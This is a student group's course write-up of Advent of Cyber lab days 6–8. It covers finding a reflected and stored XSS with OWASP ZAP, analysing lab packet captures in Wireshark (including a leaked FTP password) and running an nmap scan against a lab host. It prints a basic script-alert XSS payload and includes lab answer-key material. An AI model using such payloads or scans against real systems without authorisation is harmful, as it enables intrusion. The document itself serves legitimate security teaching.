PSP0201

Week 3

Writeup

Group Name: SendHelp

Members


ID	Name	Role
1211102757	Sri Raam	Leader
1211101615	Thanirmalai	Member
1211101662	Yap Tze Lam, Robbie	Member
1211101416	Keshaav A/L Thamil Selvam	Member

Day 6: Be careful with what you wish on a Christmas night

Tool Used: Kali Linux, Firefox, OWASP ZAP

Solution/walkthrough:


Q: Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machine's IP (http://MACHINE_IP:5000) into the browser search bar (the webserver is running on port 5000, so make sure this is included in your web requests).




Q: What vulnerability type was used to exploit the application?

Answer: Stored Crossite Scripting

1. Start out here by opening OWASP Zap and doing an automated scan:



2. After the scan completes, you can check the alert tab to see if anything was found. Here we can see two XSS alerts:



3. I tried inputting persistent cross-site scripting and Reflected Cross-Site Scripting. However, neither of the answers worked. Then, I tried Stored Crossite Scripting.

Q: What query string can be abused to craft a reflected XSS?


Answer: q

1. First of all, I tried inputting the wish in the input text field and submitting the wish.

2. Looking through all the entries will see the “q” query string being utilized multiple times

Q: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts are in the scan?


Looks like we answered this question in question 2



Q: Explore the XSS alerts that ZAP has identified, are you able to make an alert appear on the "Make a wish" website?

1. Now we can try to exploit the XSS that ZAP found. Visit the website and in the search field enter the payload.

<script> alert(“Yes I can!”)</script>



Thought Process/Methodology

After accessing the website, we use the OWASP ZAP application to scan for vulnerabilities on it, this is done by running an Automated Scan inside ZAP and waiting for the scan to finish. For the query string, we know that URLs appended with a /? after the website URL means it is part of a request. The only parameter present in this request is q as it is prepended before our search result capybara which was inputted in our search query. Therefore, q is the abusable query string. From the Alerts tab, we are presented with 6 alerts on the website. By filtering through those alerts, we notice that only 2 out of 6 of them are Cross Site Scripting alerts.


Day 7: The Grinch really Did steal Christmas

Tools Used: Firefox, Wireshark

Solution/walkthrough:

Q: Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer: 10.11.3.2



icmp


No.	Time	Source	Destination	Protocol	Lengt
17	10.430447	10.11.3.2	10.10.15.52	ICMP	7
18	10.430472	10.10.15.52	10.11.3.2	ICMP	7
19	11.428953	10.11.3.2	10.10.15.52	ICMP	7
20	11.428977	10.10.15.52	10.11.3.2	ICMP	7
21	12.432844	10.11.3.2	10.10.15.52	ICMP	7
22	12.432870	10.10.15.52	10.11.3.2	ICMP	7
23	13.433469	10.11.3.2	10.10.15.52	ICMP	7
24	13.433495	10.10.15.52	10.11.3.2	ICMP	7

1. Filter the bar type to ICMP and it will show the results as shown in picture
2. The initial IP address that can be found in the first packet is 10.11.3.2

Q: If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Answer: http.request.method == GET

1. The format to get any type of request is <protocol>.request.method == <option>



pcap1.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


http.request.method == GET

No.	Time	Source	Destination	Protocol	Length	Time delta from previous displayed frame	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	0.000000000	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	0.292777000	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	0.000967000	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	0.001361000	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	0.000054000	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	0.006061000	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	0.029772000	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	0.013818000	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	0.001895000	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	0.008157000	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	0.167549000	GET /favicon.ico HTTP/1.1
295	63.665611	10.10.67.199	10.10.15.52	HTTP	445	0.957314000	GET / HTTP/1.1
299	63.694780	10.10.67.199	10.10.15.52	HTTP	414	0.029169000	GET /fontawesome/css/all.min.css HTTP/1.1
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	0.001118000	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	0.001942000	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	0.000337000	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	0.003196000	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	0.285908000	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	0.010307000	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	0.007780000	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	0.015324000	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	0.007718000	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	0.193950000	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	2.017486000	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	0.009823000	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	0.001975000	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	0.010954000	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	0.016699000	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Q: Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer: reindeer-of-the-week

1. Filter the list using the http




Q: Let's begin analyzing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer: plaintext_password_fiasco

There's a lot of irrelevant data here - Using a filter here would be useful!

1. Start by using a filter to just focus on FTP (Port 21) Traffic



2. If you look a bit more closely you will see someone tried Elf Mcskidy's password, plaintext_password_fiasco.

```
0.001676000 Response: 220 Welcome to the TBFC FTP Server!.
0.000308000 45340 → 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 TSval=411030016 TSecr=894815220
3.760513000 Request: USER elfmcskidy
0.000027000 21 → 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
0.000078000 Response: 331 Please specify the password.
0.000448000 45340 → 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 TSval=411033777 TSecr=894818981
6.415185000 Request: PASS plaintext_password_fiasco
0.041763000 21 → 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
```

Q: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: SSH

1. Looking at the traffic, you will see some SSH traffic at the very top that is plainly encrypted:

Protocol	Length	Time delta from previous displayed frame	Info
SSH	102	0.000000000	Server: Encrypted packet (len=48)
SSH	150	0.000084000	Server: Encrypted packet (len=96)
TCP	54	0.059932000	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
TCP	54	0.041301000	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0

Wireshark · Follow TCP Stream (tcp.stream eq 0) · pcap2.pcap

```
c.,..Z..8(.n..U.x.9..L...zX.."4..{....X.(.i.MV.g.:..
{...=>...x.;w...,A...=...G5X..a..a...L.,y.Fn.8.eH.n>"..t..          X.<.lf.N
mc.,..5..<....q...T.T}.}
```

Q: Analyse "pcap3.pcap" and recover Christmas!


What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer: Rubber ducky


1. Looking through the packets, you will see a file called “christmas.zip” was transferred.

285	26.536269	10.10.53.219	10.11.3.2	SSH	134	0.000442000 Server: Encrypted packet (len=80)
286	26.536504	10.10.53.219	10.10.21.210	TCP	74	0.000235000 38456 → 80 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1676611782 TSecr=0 WS=128
287	26.536512	10.10.53.219	10.11.3.2	SSH	118	0.000008000 Server: Encrypted packet (len=64)
288	26.536533	10.10.53.219	10.11.3.2	SSH	134	0.000021000 Server: Encrypted packet (len=80)
289	26.536965	10.10.21.210	10.10.53.219	TCP	74	0.000432000 80 → 38456 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=1809533241 TSecr=1676611782 WS=128
290	26.536993	10.10.53.219	10.10.21.210	TCP	66	0.000028000 38456 → 80 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=1676611782 TSecr=1809533241
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	0.000056000 GET /christmas.zip HTTP/1.1
292	26.537111	10.10.53.219	10.11.3.2	SSH	118	0.000062000 Server: Encrypted packet (len=64)
293	26.537162	10.10.53.219	10.11.3.2	SSH	134	0.000051000 Server: Encrypted packet (len=80)
294	26.537385	10.10.21.210	10.10.53.219	TCP	66	0.000223000 80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=0 TSval=1809533241 TSecr=1676611782
295	26.537729	10.10.21.210	10.10.53.219	TCP	9015	0.000344000 80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=8949 TSval=1809533241 TSecr=1676611782 [TCP segment of a reassembled PDU]


2. In order to retrieve it, go up to the top and choose to export HTTP objects:



3. From here, you can highlight the object you want and save it as “christmas.zip” on your own computer:



4. After extracting, you will see multiple files included:



5. Then finally, in the elf_mckidy_wishlist, we can see Rubber ducky replace Elf McEager!

elf_mcskidy_wishlist - Notepad

File Edit Format View Help

```
Wish list for Elf McSkidy
-------------------------
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Thought Process/Methodology

This section of 25 days of Cyber Security is an introductory lesson on wireshark, which is very well taught. First off , we started by analysing the protocol ICMP and IP that sends a request to initiate a ping. Then, we applied a protocol & request method filter to seek for our target directory. In the next question, we're asked to look for a plain text password, which is commonly sent in HTTP, because HTTP protocol is unencrypted and is very vulnerable. But this time, the password is being sent on FTP protocol, and with enough time to analyse the packets, we managed to retrieve the plain text password. Next up, we find that there are packets that are encrypted under SSH protocol. SSH is a very well known encrypted protocol. In the last question, we know that we're looking for a file that contains relevant information, because the size of the packet is not that big, so it's possible that we analyse the packet one by one and check which one consists of file, there might be a better way to do this, but I am not aware of it. Anyway, we exported the only zip file being sent in the packets, and found the answer in it.

Day 8: What's Under the Christmas Tree?


Tool Used: Nmap

Solution/walkthrough:

Question #1 When was Snort created?

Answer: 1998

This one just needed a quick Google search to see that Snort was created in 1998:



Question #2 Using Nmap on 10.10.92.208, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

Answer: 80,2222,3389

1. Start by doing a nmap scan of that IP address

```
root@ip-10-10-5-111: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-5-111:~# nmap 10.10.92.208

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-20 10:54 B
Nmap scan report for ip-10-10-92-208.eu-west-1.compute.intern
)
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:54:4F:CF:5E:5B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds
root@ip-10-10-5-111:~#
```

2. The three open ports reflected here are a web server on 80, SSH on 2222, and a remote desktop connection on 3389.

